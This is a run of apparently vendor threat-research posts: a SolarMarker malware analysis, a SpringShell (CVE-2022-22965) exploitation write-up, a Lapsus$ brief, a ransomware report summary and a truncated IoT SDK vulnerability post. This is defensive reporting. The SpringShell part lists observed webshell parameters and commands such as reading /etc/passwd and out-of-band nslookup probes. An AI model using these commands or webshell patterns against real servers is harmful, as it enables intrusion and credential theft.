Recently, we've identified a new version of SolarMarker, a malware family known for its infostealing and backdoor capabilities, mainly delivered through search engine optimization (SEO) manipulation to convince users to download malicious documents.
Some of SolarMarker’s capabilities include the exfiltration of auto-fill data, saved passwords and saved credit card information from victims’ web browsers. Besides capabilities typical for infostealers, SolarMarker has additional capabilities such as file transfer and execution of commands received from a C2 server.
The malware invests significant effort into defense evasion, which consists of techniques like signed files, huge files, impersonation of legitimate software installations and obfuscated PowerShell scripts.
Here, we dive into the technical details of the newly identified SolarMarker activity – specifically, how this malware often changes and modifies its attack patterns. For example, the recent version demonstrated an evolution from Windows Portable Executables (EXE files) to working with Windows installer package files (MSI files). According to the evidence we have, this campaign is still in development and going back to using executables files (EXE) as it did in its earlier versions.
Palo Alto Networks customers received protections against the newly discovered campaigns through Cortex XDR and WildFire.
SolarMarker is multi-stage malware. The attackers use obfuscated PowerShell scripts to deploy their attack and stay under the radar.
The primary infection vector of SolarMarker is SEO poisoning, which is an attack method in which threat actors create malicious websites packed with keywords and use search engine optimization techniques to make them show up prominently in search results.
Deployment of SolarMarker Infrastructure on a Victim Machine
The initial stage is an EXE file larger than 250MB (the large file size helps to avoid inspection by an automated sandbox or an AV engine). In this case, the file we analyzed was called setup.exe. based on the sample compilation date in February 2022, the demonstrated artifacts belong to a new development in the malware lifecycle.
Figure 1. Dropper file properties.Figure 2. The file is signed with valid digital certificates to further hide from detection. We assume a stolen code-signing cert from a legitimate company was used to sign SolarMarker – but at the time of writing, the certificate chain has been revoked.
This file is a .NET-compiled dropper that will drop and execute an installer of a legitimate program to avoid raising the user’s suspicion toward the downloaded binary.
Figure 3. Legitimate PDF Merge installer.Figure 4. The name of the legitimate dropped installer file is the same as the first stage file with the ”_install” suffix. (setup_install.exe)
In parallel, the malware runs a PowerShell loader in a new thread to load and execute the SolarMarker backdoor payload.
We can see the loaded script decoded by debugging the PowerShell invoke function.
Let's take a look at the script.
Figure 5. Obfuscated PowerShell script.Figure 6. To improve the readability of this PowerShell loader script, we removed various types of obfuscation and added comments.
Main Sections of the PowerShell Script
showWindowAsync makes PowerShell windows hidden to conceal malicious activity from the plain sight of users.
Writes the encrypted base64 payload of the SolarMarker backdoor to file with random extension into the TEMP folder.
Achieves persistence using the lnk file in the startup folder. The target file of the lnk is the encrypted base64 payload of the SolarMarker backdoor with the random extension. (This file cannot be run directly).
In Windows environments, every file extension is associated with a default program. The associations of extensions with programs are handled through the registry. SolarMarker sets a handler to the custom random extension to run the encrypted payload. This handler is a PowerShell script that decrypts the payload and loads the bytes of the encrypted payload (backdoor) into memory.
The attacker avoids downloading the assembly to disk and subverts it using the ”Load” method, which accepts a byte array instead of a file. The loading technique is called Reflective Code Loading.
In the first execution of the malware on the victim machine, the encrypted payload (backdoor) will load into the first stage of the malware (setup.exe) because, as we mentioned earlier, setup.exe opened a new thread in which it ran the PowerShell script.
After the reboot, the encrypted payload will load directly into the PowerShell process due to the lnk file from the startup folder.
Encrypted Payload
We’ve so far mentioned the encrypted payload many times. What exactly is it?
We can make a small change to the PowerShell script of the attacker to save the assembly to disk rather than loading it directly into memory. In addition, this can help us understand the functionality of this version of SolarMarker.
We got a .NET-compiled Dynamic-Link Library (.DLL) that contains the core code of the SolarMarker backdoor with an embedded C2 client.
When looking at the decompiled code and the names of the classes and functions, we can see that they don't look right. Instead, they look like they are obfuscated.
Figure 7. Obfuscated names of the classes and functions/obfuscated code doesn't make much sense.
After quickly running de4dot, we can see that it unpacked and deobfuscated:
Figure 8. Deobfuscated strings in functions.
SolarMarker Backdoor
The SolarMarker backdoor is a .NET C2 client that will communicate with the C2 server within the encrypted channel.
The protocol communication is HTTP – usually POST requests.
The data is encrypted using RSA encryption with Advanced Encryption Standard (AES) symmetric encryption.
Figure 9. Encrypted network communication with the C2 server.
The client performs internal reconnaissance, collects basic information about the victim machine and exfiltrates it over an existing C2 channel.
Figure 10. Exfiltrated data before encryption.
The client sends a signal to the attacker’s server to check for instructions or additional payloads at regular intervals (60 seconds).
The attacker can run a PowerShell script and transfer files to the victim machine.
The next stage is again a PowerShell encoded script that deploys the SolarMarker final payload (.NET Infostealer) and loads it into memory (this typically occurs about a few hours after the initial infection of the victim machine).
The attackers' servers and version names vary between the backdoor and infostealer modules.
SolarMarker Infostealer
In terms of its structure, the infostealer module looks very similar to the backdoor module we introduced earlier but has extended capabilities.
The SolarMarker infostealer module acquires login data, cookies and web data (auto-fill) from web browsers by reading files specific to the target browser. SolarMarker uses the API function CryptUnprotectData (DPAPI) to decrypt the credentials.
Figure 11. Data collection for exfiltration example.Figure 12. Collected data is exfiltrated as XML format.Figure 13. Data leakage exfiltration through HTTP encrypted channel.
Key Changes Observed in the New Version of SolarMarker
Let's summarize the main changes seen in the new version of SolarMarker:
Switches back to executables as the dropper instead of MSI.
Increases the dropper files to larger volumes.
The dropper files are always signed by a legitimate company.
Modified the PowerShell loader script.
In the first execution of the malware on the victim machine, the backdoor will load into the dropper process and not into the PowerShell process as in previous versions.
Conclusion
This blog post documents recent changes in SolarMarker behavior patterns. These updates appear to upgrade evasion abilities in an attempt to stay under the radar and demonstrate that SolarMarker continues to evolve.
In recent years, the security industry has come to realize the importance of behavior-based detectors to reduce the dwell time of threats inside their network.
Palo Alto WildFire Customers are protected from the SolarMarker malware.
Palo Alto Customers using Cortex XDR Prevent or Pro are protected from such campaigns in different layers, including over 30 Behavioral Threat Protection, BIOC, and Analytics BIOCs rules that identify the tactics and techniques that SolarMarker uses at different stages of its execution.
Most rules are not customized for SolarMarker and are based on unusual, rare behaviors – and therefore provide protection against many additional malware families and campaigns that use the same methods. On top of that, the Local Analysis Engine and WildFire integration provide additional layers of protection to Cortex customers.
Name:Zimmi Consulting Inc Serial Number: 06 FA 27 A1 21 CC 82 23 0C 30 13 EE 63 4B 6C 62 Status: Trust for this certificate or one of the certificates in the certificate chain has been revoked. Valid From:12:00 AM 02/18/2022 Valid To:11:59 PM 02/13/2023 Thumbprint:BA256F3716A5613B2DDA5F2DBD36ABC9AC321583Name:Divertida Creative Limited Serial Number: 08 83 DB 13 70 21 B5 1F 3A 2A 08 A7 6A 4B C0 66 Status: Trust for this certificate or one of the certificates in the certificate chain has been revoked. Issuer:DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1 Valid From:12:00 AM 07/28/2021 Valid To:11:59 PM 07/27/2022 Thumbprint:C049731B453AB96F0D81D02392C9FC57257E647D
Recently, two vulnerabilities were announced within the Spring Framework, an open-source framework for building enterprise Java applications. On March 29, 2022, the Spring Cloud Expression Resource Access Vulnerability tracked in CVE-2022-22963 was patched with the release of Spring Cloud Function 3.1.7 and 3.2.3. Two days later on March 31, 2022, Spring released version 5.3.18 and 5.2.20 of Spring Framework to patch another more severe vulnerability tracked in CVE-2022-22965. The CVE-2022-22965 vulnerability allows an attacker unauthenticated remote code execution (RCE), which Unit 42 has observed being exploited in the wild. The exploitation of this vulnerability could result in a webshell being installed onto the compromised server that allows further command execution.
Because the Spring Framework is widely used for web system development and the severity of the vulnerability is critical (CVSS score of 9.8), CVE-2022-22965 is given the name SpringShell (and/or Spring4Shell) by the infosec community. To understand the impact of this vulnerability, we analyzed all the available information and located the issue in the source code.
On April 8, we updated this blog to include statistics on SpringShell exploitation attempts that we identified by analyzing hits on the Spring Core Remote Code Execution Vulnerability threat prevention signature for the Palo Alto Networks Next-Generation Firewall, as well as alerts triggered in Cortex XDR. We also added a section on indicators.
Palo Alto Networks customers receive protections against CVE-2022-22965 and CVE-2022-22963 via products and services including Cortex XDR Prevent and Pro, a Threat Prevention subscription for the Next-Generation Firewall, and Prisma Cloud Compute.
Vulnerability Known As
SpringShell, Spring4Shell
CVEs Discussed
CVE-2022-22965, CVE-2022-22963, CVE-2010-1622
Vulnerability Type
Remote code execution
Affected Software and Versions
Existing proofs of concept (PoCs) for exploitation work under the following conditions:
JDK 9 or higher
Apache Tomcat as the Servlet container
Packaged as a traditional WAR (in contrast to a Spring Boot executable jar)
spring-webmvc or spring-webflux dependency
Spring Framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, and older versions
Any Java application using Spring Beans packet (spring-beans-*.jar) and using Spring parameters binding could be affected by this vulnerability.
Background on the Spring Framework
The Spring Framework is an open-source application framework and inversion of the control container for the Java platform. It is widely used in the industry by various programs and systems due to its powerful features and ease of use. Some well-known products such as Spring Boot and Spring Cloud are developed with the Spring Framework.
The Spring Core (spring-core) is the core of the framework that provides powerful features such as inversion of control and dependency injection. It contains the core, beans, context and Spring Expression Language (SpEL) modules.
Root Cause Analysis for CVE-2022-22965
The vulnerability is caused by the getCachedIntrospectionResults method of the Spring framework wrongly exposing the class object when binding the parameters.
The default Spring data binding mechanism allows developers to bind HTTP request details to application-specific objects. For example, there is a simple classical application scenario in which the developer creates a trade object to capture request parameters as shown in Figure 1.
Figure 1. Example trade object.
Then the developer creates a controller to use the object trade as shown in Figure 2.
Figure 2. Example controller using the trade object.
After that, the developer usually creates a request builder for the trade controller, which allows the web user to access the trade object remotely as shown in Figure 3.
Figure 3. Accessing a normal object.
When web users access trade object properties, the binding process (bindRequestParameters) in the Spring framework implementation will call the getCachedIntrospectionResults method to get and set the object property in the cache. However, the return object of the getCachedIntrospectionResults method includes a class object. This means that web users can get a class object remotely by simply submitting a URL as shown in Figure 4.
Figure 4. Accessing the class object.
Exposing the class object to web users is very dangerous and can lead to RCE in many ways. The class loader is often used by exploiting payloads to load some sensitive classes dynamically for object modification and code execution.
Background on Exploitation of the Class Loader
One easy way to get RCE is using the exposed class loader to modify the Tomcat log configuration and remotely upload a JSP web shell after changing the Tomcat log configuration. One example of changing the Tomcat log configuration by simply submitting a URL is shown in Figure 5. This is the exploit method used in the public PoC for the SpringShell vulnerability.
Figure 5. Modifying the Tomcat log configuration.
Early in 2010, CVE-2010-1622 was assigned to a remote code execution vulnerability in the Spring Framework. This vulnerability was due to the lack of proper check on the provided PropertyDescriptor in CachedIntrospectionResults() so that class.classLoader is allowed to be utilized to modify the search path of the system's class loader and cause the program to invoke remote Java code. For this vulnerability, the class loader plays a vital role in the exploitation.
In the Spring Framework version 2.5.6.SEC02, the vulnerability was fixed. However, while the original way of obtaining the class loader and exploiting it no longer works, a new feature of JDK was introduced in version 9, providing another way to obtain the class loader and making the exploit possible again.
The code snippet seen in Figure 6 shows the fix to CVE-2010-1622. The fix is to use a block list to exclude two methods: Class.getClassLoader() and getProtectionDomain() as highlighted in Figure 6. But using a block list runs the risk of being bypassed by the cases not on the list. And the Java 9 Platform Module System (JPMS) provides a way to bypass this block list.
Figure 6. Fix for CVE-2010-1622.
Establishing a Reverse Shell Connection to a Remote Server on the Compromised Server
The newly added module property makes it possible to modify the logging configuration so that a JSP webshell can be written into the web host folder via the logging function as shown in Figure 7.
Figure 7. getModule in JDK 9+
Figure 8 shows the payload drops a password-protected webshell in the Tomcat ROOT directory called shell7.jsp.
Figure 8. Write a JSP webshell into the web directory.
Attackers can then invoke any command through the JSP webshell. Figure 9 shows the example of executing Netcat to establish a reverse shell to a remote server on the compromised server.
Figure 9. Establish a reverse shell connection with Netcat.
SpringShell Exploit
Exploit code for this remote code execution vulnerability has been made publicly available. Unit 42 first observed scanning traffic early on March 30, 2022 with HTTP requests to servers that included the test strings within the URL. Figure 10 shows an example of the early scanning activity.
Figure 10. Scanning traffic from PAN-DB cloud logs.
While testing our Threat Prevention signatures, we observed additional scanning activity that included the exploit code within the data section of the HTTP POST request, as seen in Figure 11.
Figure 11. Scanning traffic from Threat Prevention signature triggers.
Once we deployed the Threat Prevention signatures, we analyzed the packet captures associated with our "Spring Core Remote Code Execution Vulnerability" signature and found that a majority of the activity was likely generated by variations of the publicly available PoC tools. Our analysis shows that the following filenames would store the webshell contents on the server in the event of successful exploitation:
The webshell contents written to these files are very similar to the code included in the publicly available PoC as well. There are two variants of the webshell. One was included in the PoC and uses the pwd parameter for authentication (password is always j) and the cmd parameter for the command to execute. The second variant does not use a parameter for authentication and uses id for the command to execute. Table 1 shows the parameters that the webshell saved to the server would use for authentication and command and how many times we saw them.
URL Parameters
Authentication
Command
Count
&id=<command>
id
337
&pwd=j&cmd=<command>
pwd
cmd
219
Table 1. Parameters used by webshells seen in hits on "Spring Core Remote Code Execution Vulnerability" signature.
We searched our telemetry for activity to webshells using the file names associated with the SpringShell activity, with the noted exception of shell.jsp, which is far too general. We have seen the unique commands listed below submitted to webshells. Of these, only the two commands involving /etc/passwd would possibly suggest malicious intent for exploitation – the rest of the commands suggest general scanning activity.
ls nslookup%20[redacted].test6.ggdd[.]co[.]uk nslookup+[redacted].test6.ggdd[.]co[.]uk ping%20[redacted].test6.ggdd[.]co[.]uk ping+[redacted].test6.ggdd[.]co[.]uk whoami cat%20/etc/passwd cat+/etc/passwd id ifconfig ipconfig ping%20[redacted].burpcollaborator[.]net
Observed in the Wild
Our Spring Core Remote Code Execution Vulnerability signature was released in the early hours of March 31. On April 7, we collected the seven days’ worth of activity since the signature release and found that the signature had triggered 43,092 times. Figure 12 shows the steady increase of total hits from March 31 until April 3, a fairly significant decrease on April 4, followed by an incline in activity on April 5 and 6. At this time, we have yet to confirm any successful exploitation attempts that led to a webshell installed onto the server outside of testing activity using purposefully vulnerable applications.
Figure 12. Chart showing hits per day on the Spring Core Remote Code Execution Vulnerability signature.
We observed a large amount of unique IP addresses during our analysis – with 2,056 addresses triggering the Spring Core Remote Code Execution Vulnerability signature. Table 2 shows the top 15 IP addresses seen as the source that triggered our signature, which accounts for just over 50% of all of the activity we observed.
Count
IP
4064
172.16.0.0/12
2664
10.0.0.0/8
1680
178.79.148[.]229
1504
82.165.137[.]177
1351
172.104.159[.]48
1336
109.74.204[.]123
1188
5.253.204[.]37
1092
185.245.85[.]232
1090
185.196.3[.]23
1080
172.104.140[.]107
1080
207.246.101[.]107
1004
45.33.101[.]246
963
45.33.65[.]249
911
195.246.120[.]148
865
176.125.229[.]145
Table 2. Top 15 source IPs triggering the Spring Core Remote Code Execution Vulnerability signature.
We were able to analyze 31,953 packet captures that triggered the Spring Core Remote Code Execution Vulnerability signature to determine the webshell filenames and the webshell contents that would be saved to the server in the event of successful exploitation. In many cases, the webshell file names had .jsp extensions, which would allow for a successful exploitation to install a working webshell. However, in many cases the filename had an extension that would not support a webshell, such as .js and .txt, which we believe was used just to mark the presence of a successful file upload as part of vulnerable server discovery efforts. At the time of writing, we have observed 95 unique webshell filenames, which we have included in the indicators section.
A majority of the activity used the tomcarwar.jsp filename that was used in the initial PoC script, which accounted for over 57% of the filenames observed. In fact, the top three filenames – tomcarwar.jsp, checkexploit.jsp and javatestfila.jsp – account for over 84% of the activity with known webshell filenames. The pie chart in Figure 13 shows a high-level breakdown of the most common filenames.
Figure 13. Pie chart showing the most common webshell file names observed.
A majority of the packets we analyzed showed the webshell contents did not differ far from the webshell seen in the original proof-of-concept script, which can be seen in Figure 14. Another very common webshell seen within our telemetry is the exact same with different HTTP parameters and values used by the webshell, as seen in Figure 15.
Figure 14. Webshell pattern seen in exploit attempts from original PoC script.Figure 15. Webshell pattern seen in exploit attempts with slight modifications to original PoC script.
We also observed a significant amount of exploit attempts using content that again was a modification of the initial webshell in the proof-of-concept. Figure 16 shows the contents that we observed in the wild, which should not be considered a webshell as it does nothing more than display SPRING_CORE_RCE. The lack of webshell functionality suggests that this is likely uploaded by scanners attempting to discover servers vulnerable to SpringShell.
Figure 16. Pattern seen in exploit attempts used for vulnerable server discovery.
More recently, we have seen an uptick in webshell content as seen in Figure 17, which is related to another proof-of-concept script created by K3rwin. This particular webshell will load a base64 encoded class that will contain the functionality desired by the actor. This particular webshell is based on AntSword’s shell.jsp, which was modified to use a parameter of k3rwin instead of ant to load the class.
Figure 17. Webshell pattern seen in exploit attempts from K3rwin’s PoC script.
The only malicious activity we have seen in our telemetry related to SpringShell involves HTTP requests to URLs containing the tomcatwar.jsp filename associated with the SpringShell proof-of-concept script. The activity involved parameters issued to the webshell that would run a command to download and execute a script from a remote server as seen in the following:
Upon further analysis, the t.sh script hosted on this remote server is related to the Mirai botnet. The requests above were sent from the IP address 194.31.98[.]186, which itself has hosted payloads associated with Mirai as well. Inbound attempts to exploit the SpringShell vulnerability from 194.31.98[.]186 attempted to install the webshell from the original proof-of-concept seen in Figure 14. Our signatures blocked the initial attempt to exploit the vulnerability so we cannot confirm if Mirai’s attempts to exploit SpringShell have been successful. Both Netlab 360 and Trend Micro also observed Mirai activity related to the SpringShell vulnerability.
In addition to our threat prevention signatures, we analyzed the alerts triggered in Cortex XDR and found 116 events between April 4 and April 8. A majority of these alerts are triggered by testing of the proof-of-concept tools previously mentioned above. We also observed several alerts involving a docker container named spring4shell, which had a /helloworld directory and had a listening port tcp/8080. We believe these docker containers are also part of internal testing efforts using publicly available docker containers, such as Spring4Shell-POC. The signature triggered on the creation of the webshell files, of which we observed the following file written:
SpringShell is officially assigned CVE-2022-22965, and the patch was released on March 31, 2022. Since exploitation is straightforward and all the relevant technical details have already gone viral on the internet, it’s possible that SpringShell will become fully weaponized and abused on a larger scale. Developers and users who have projects or products based on JDK9+ and the Spring Framework (or its derivatives) are strongly urged to patch as soon as possible.
While CVE-2022-22963 is a different vulnerability in Spring Cloud Function (not technically part of SpringShell), a Threat Prevention signature is also available to ensure coverage at the perimeter. Unit 42 researchers are proactively monitoring info related to other recently disclosed Spring vulnerabilities and will proceed to provide coverage as soon as more info has become available.
Unit 42 is actively monitoring malicious traffic through our devices and cloud solutions.
The Palo Alto Networks Product Security Assurance team is evaluating CVE-2022-22963 and CVE-2022-22965 as relates to Palo Alto Networks products and currently assigns this a severity of none.
Palo Alto Networks Next-Generation Firewall with a Threat Prevention subscription can block the attack traffic related to this vulnerability.
CVE-2022-22965 Coverage: Threat IDs 92393 and 92394 (Application and Threat content update 8551).
CVE-2022-22963 Coverage: Threat ID 92389 (Application and Threat content update 8551).
Command and control traffic generated by a webshell that is part of SpringShell vulnerability exploitation: Threat ID 83239 (Application and Threat content update 8551).
Palo Alto Networks Prisma Cloud can detect the presence of both CVE-2022-22965 and CVE-2022-22963 across all Compute environments.
Palo Alto Networks Cortex XDR Prevent and Pro customers running agent version 7.4 and above with content version 450-87751 on Linux devices are protected from CVE-2022-22963 using the Java Deserialization module; customers running agent version 7.7 and content 480 and above are protected from CVE-2022-22963 and CVE-2022-22965 for both Windows and Linux using the Java Deserialization module; other OSes and exploits receive protections from post-exploitation activities using Behavioral Threat Protection, Password Theft Prevention, Anti Ransomware and other Anti Exploitation modules. Cortex XDR Pro customers also have visibility into post-exploitation activities and can specifically track the “Process execution with a suspicious command line indicative of the Spring4Shell exploit” and “Suspicious HTTP Request to a vulnerable Java class” Analytics BIOCs. Furthermore, customers can create a BIOC from an XQL query looking for the dropped webshell IoCs to detect exploitation attempts in their environments.
Palo Alto Networks Cortex XSOAR customers can leverage the "Spring Core and Cloud Function SpEL RCEs" pack to automatically detect and mitigate the vulnerabilities. Read more on the XSOAR marketplace.
The Lapsus$ Group threat actor has grown in just a few months from launching a handful of destructive attacks to stealing and publishing source code of multiple top-tier technology companies.
Though sometimes called a ransomware group in reports, Lapsus$ is notable for not deploying ransomware in extortion attempts. In today’s environment, threat actors favor using ransomware to encrypt data and systems and often extort victims for significant amounts of cryptocurrency in exchange for decryption keys, sometimes turning up the pressure with the threat of publishing stolen data. Lapsus$, however, is unusual in its approach – for this group, notoriety most often appears to be the goal, rather than financial gain.
Unit 42 has helped organizations respond to multiple Lapsus$ attacks. The Lapsus$ Group doesn’t employ malware in breached victim environments, doesn’t encrypt data and in most cases, doesn’t actually employ extortion. They focus on using a combination of stolen credentials and social engineering to gain access to victims. We’ve also seen them solicit employees on Telegram for their login credentials at specific companies in industries including: telecom, software, gaming, hosting providers and call centers.
However, the group’s attacks and leaking of stolen data even without extortion can be very damaging. In addition, we’ve seen destructive Lapsus$ attacks where the actors got access to an organization’s cloud environment, wiped systems and destroyed over a thousand virtual machines.
Although there are no public indicators of compromise (IoCs), and no tactics, techniques and procedures (TTPs) that are unique to Lapsus$ Group, here we will summarize what is known of this threat actor to better enable defenders in understanding and mitigating this threat.
We first observed the “Lapsus$” handle mid-2021, but the first attack activity quoting that handle was in August 2021, with some U.K. mobile phone customers reporting receiving threatening texts (Figure 1).
Figure 1. Early Lapsus$ activity.
In December 2021, the Ministry of Health of Brazil fell victim to an attack claimed by Lapsus$ (Figure 2). This included the soon-to-be de rigueur data exfiltration and deletion technique, and also redirection of some DNS records. This was followed in short order by attacks on South American telecoms providers Claro and Embratel, Brazilian state-owned postal service “Correios,” and Portuguese media giant Impresa. This initial focus has led to speculation that Lapsus$ Group may be Brazilian, although we understand the choice of targets to have been influenced by extended team members rather than the team leadership.
Figure 2. Ministry of Health of Brazil defacement.
Evolution of Targeted Organizations
Apart from Argentinian eCommerce provider Mercado Libre / Mercado Pago, subsequent victimology has departed South America and pivoted to focus on the high-tech sector.
Recent public victims have included:
Nvidia
Samsung
Ubisoft
Vodafone
Microsoft
LG
Okta
It should be understood that in addition there are likely any number of other victims, targeted by attacks not known in the public sphere. It is likely that some victims are not the intended end-target, but are rather breached in order to gain access to their customers, or for example, to help bypass multi-factor authentication (MFA). To this end, we are aware of this actor’s involvement in vishing, SIM-swapping and soliciting third parties at providers for insider access. For example, in the “proof” of the Okta breach posted on the Lapsus$ Group’s Telegram channel, the actor states: “… our focus was ONLY on okta customers” (Figure 3).
Figure 3. Okta breach evidence posted on the Lapsus$ Group’s Telegram channel.
Several of the Lapsus$ Group’s attacks involved the theft and publication of source code. In the case of Nvidia, it was observed as a non-financial extortion attempt. In other cases, for example that of Microsoft, there was simply publication without extortion, again supporting the understanding that the primary motivation of this actor is notoriety rather than financial gain.
However, as notoriety and success cause this group to grow, we should expect to see diversity of membership reflected in a diversity of victimology, TTPs and action-on-objective motivations.
Mitigation Actions
Owing to the diversity of techniques used, and the lack of use of malware, there is no single defense against or detection of Lapsus$ attacks specifically.
A hallmark of this group is the diversity of techniques used both for initial access and action-on-objective. Credentials are harvested from dumps, purchased or spear-phished. When employed, various techniques to bypass MFA are observed – from social engineering, through SIM-swapping and even compromising MFA/telecoms providers.
Zero Trust network architecture and strong security hygiene are the best defenses against this type of threat actor. If Lapsus$ has purchased credentials for a network, they can effectively operate as an insider threat, taking advantage of the same privileges the employee has inside the network.
Focus on general information security best practices: MFA, access controls and network segmentation. Ensure your organization has the ability to detect anomalous activity, including activity that involves trusted third parties in your environments, and protect against non-technical techniques such as vishing and SIM-swapping. Patching of internal systems that might support lateral movement and privilege escalation should be prioritized, as well as against known public exploits that these actors might employ.
Although the commodity malware RedLine Stealer has been implicated for credential harvesting in some attacks, it’s unclear if this is first- or third-party, and it cannot be used as a definitive indicator of Lapsus$-specific activity.
Conclusion
Lapsus$ Group has made headlines recently for high-profile attacks, with an apparent goal of gaining notoriety. They claim in some cases to have targeted organizations with the specific goal of gaining access to customers.
While referred to as a ransomware group in many reports, the Lapsus$ Group is more accurately called an attack group. Most notably, their focus to date does not appear to have been on extortion and financial gain. Even without extortion, the group’s attacks and leaks of stolen information can be damaging.
Because the group uses a diversity of techniques for attacks, no single technique can protect against Lapsus$ or detect its attacks. Because of this, we recommend that organizations focus on observing general information security best practices as described in the Mitigation Actions section above.
Unit 42, together with researchers at Unit 221b, identified the primary actor behind the Lapsus$ Group moniker in 2021, and have been assisting law enforcement in their efforts to prosecute this group.
If you think you may be subject to an active attack or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
Palo Alto Networks will update this Threat Brief with new information and recommendations as they become available.
A series of high-profile ransomware attacks held the world’s attention in 2021, keeping ransomware at the top of threat lists and priorities for cybersecurity teams everywhere. To put all this activity into context and shed some light on the scope and direction of the ransomware landscape, our threat researchers and security consultants created the 2022 Unit 42 Ransomware Threat Report. This report provides the latest insights on established and emerging ransomware groups, payment trends and new techniques that ransomware groups are using to increase their profits, including ransomware-as-a-service and double and multi-extortion capabilities. It also provides some recommendations on security best practices that can help you prevent, detect, respond to and recover from ransomware so that you can minimize the impact and resume business operations.
Key Findings From the 2022 Unit 42 Ransomware Threat Report
The report pulled data from actual incident response cases, as well as dark web forums and the leak sites of ransomware gangs. The following are just a few of the key takeaways from the analysis:
Ransoms Keep Going Up
Ransoms – both demands and payments – continue to go up. Among the incident response cases reviewed in 2021, which were predominantly in the U.S., the average ransom demanded was approximately $2.2 million. This represents about a 144% increase from the average demand of $900,000 from the cases analyzed in 2020. The average payment from 2021 cases climbed to $541,010, which was 78% higher than the previous year. While the raw numbers have gone up, it is important to note the payouts tend to be significantly less than initial ransom demands – we calculated actual payments were, on average, 42.42% of the initial ransom amount.
Figure 1. Average ransom demands compared to average ransom payments in 2020 and 2021, according to Unit 42 incident response data.
Victim Naming and Shaming Is Fast Becoming Normal
Multi-extortion techniques where attackers not only encrypt the files of an organization, but also name and shame their victims and/or threaten to launch additional attacks (e.g., distributed denial of service DDoS) are increasingly part and parcel of ransomware tactics. In 2021, the names and proof of compromise for 2,566 victims were publicly posted on ransomware leak sites, marking an 85% increase compared to 2020. Ransomware gangs use these tactics to pressure victims to pay more, faster, or both – though the efficacy of the approach depends in part on how sensitive the data they’ve stolen truly is. In 2021, 35 new ransomware groups emerged using double-extortion techniques, which means they demanded a ransom and then informed victims they would publicly expose the data they had stolen if the ransom was not paid.
Figure 2. Ransomware families that emerged using the double extortion technique in 2020 versus 2021 based on analysis of ransomware group leak sites.
Ransomware-as-a-Service Continues to Lower the Barrier to Entry
“Entrepreneurial” threat actors are capitalizing on the growing number of cybercriminals who want a piece of the ransomware pie. These criminal entrepreneurs offer ransomware as a service (RaaS) to other criminals, establishing agreements that set the terms for providing actual ransomware to these affiliates, in exchange for a monthly fee or a percentage of ransoms paid. We have seen at least 56 active RaaS groups, some of whom have been operating since 2020, all of whom are lowering the barrier to entry and expanding the reach and negative impact of ransomware.
Recommendations to Improve Ransomware Preparedness
The ideal time to start preparing for a ransomware attack is before it happens. Below are recommendations on best practices organizations can use to reduce the likelihood of a ransomware attack or minimize impact if a successful attack does occur.
Prepare Your Cloud Environments
Given the amount of valuable data in the cloud, it is only a matter of time before we see ransomware groups target cloud environments. However, to launch ransomware attacks in cloud environments, threat actors will likely use new tactics, techniques and procedures (TTPs). This means organizations have a chance to prepare and bolster their defenses – the time is now for organizations to implement identity and access management (IAM) best practices to secure their cloud APIs, as well as harden their cloud workloads from the image down to improve their resilience to ransomware.
Implement a Comprehensive Strategy
While maintaining good general cyber hygiene and implementing security awareness training are foundational starting points, we suggest you also follow these ten steps to reduce the risk and impact of a ransomware attack on your organization:
Stay educated on the evolving threat landscape to ensure you can spot the latest threats and implement the latest safeguards to protect your organization.
Analyze the business impact of losing critical data to understand what’s really at risk, including any potential upstream and downstream consequences, to help you prioritize efforts.
Assess internal and external readiness – including any third parties, partners or supply chain elements that could introduce risks – to help you develop a comprehensive mitigation roadmap.
Review and test your incident response plan with tabletop exercises and purple team testing simulations to work out kinks and bolster your ability to recover when it matters.
Implement a Zero Trust strategy to eliminate implicit trust and continuously validate every stage of every digital interaction to make it harder for attackers to operate.
Identify your exposed assets – anything on the public internet – so you can take steps to reduce your attack surface.
Prevent known and unknown threats by continuously identifying and blocking exploits, malware, and command-and-control traffic to take away any low hanging fruit from attackers.
Automate when possible, implementing tools (e.g., security orchestration, automation and response, also known as SOAR) that support the automated remediation of events to speed your ability to respond to and recover from incidents.
Secure cloud workloads by leveraging best practices and implementing security measures throughout the development lifecycle.
Reduce response time with retainers – in other words, make incident response experts an extension of your team – to help you create a predictable incident response budget and take faster action to minimize the impact of an attack.
If you think you may be subject to an active ransomware attack or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
A large number of IP cameras and surveillance systems used in enterprise networks were recently discovered to be vulnerable to remote code execution and information leakage due to CVE-2021-28372, a vulnerability in the built-in ThroughTek Kalay P2P software development kit that is used by many of these devices. Many users of IP cameras and surveillance systems are unaware of the built-in software and TCP/IP stacks in their devices, and can overlook related vulnerabilities as a result.
Here, we cover how this specific vulnerability affects certain IoT devices.
In addition, this example highlights a big-picture problem for IoT devices. Vulnerabilities in built-in third-party technologies, many of which are not continuously maintained or are using legacy software, can leave IoT devices vulnerable in turn. This necessitates having proper visibility into devices in an enterprise network, as well as proper risk and vulnerability assessment.
Palo Alto Networks customers receive protections against the vulnerabilities discussed here from the IoT Security platform.
Cybersecurity researchers identified a vulnerability in August 2021 that affects devices using the ThroughTek Kalay P2P Software Development Kit (SDK). Attackers can exploit this vulnerability to impersonate a device running ThoughTek Kalay SDK by using a 20-bit unique identifier. This would allow a malicious attacker to hijack a victim’s connection, extract credentials from the traffic and gain unauthorized access to sensitive information on it. The ThroughTek Kalay SDK is built into various IoT devices, specifically IP cameras, video recorders and baby monitors. It is also used in various mobile and desktop applications on end-user devices.
A majority of IoT devices using the vulnerable SDK are associated with real-time video and audio feeds. A successful attack on a device can leak private video or audio and result in the device being spoofed or its certificate being hijacked. CVE-2021-28372 has been assigned to this vulnerability with a CVSS score of 9.6. For more details, read the ICS-Cert advisory.
What Is ThroughTek Kalay?
ThroughTek Kalay provides an end-to-end solutions platform for various IoT devices. The platform can be leveraged by various IoT vendors, OEM and chip manufacturers to create an efficient cloud service that can support various applications specific to the device type and industry. According to the product website, the ThroughTek Kalay 2.0 platform is specifically used for video surveillance devices and smart home products such as IP cameras, CCTV/NVR/DVR, low-power cameras, visible doorbells and security light cameras. It is also used for smart robots, routers, storage/NAS devices and household appliances. The ThroughTek Kalay client base ranges from consumer brand manufacturers to hardware manufacturers.
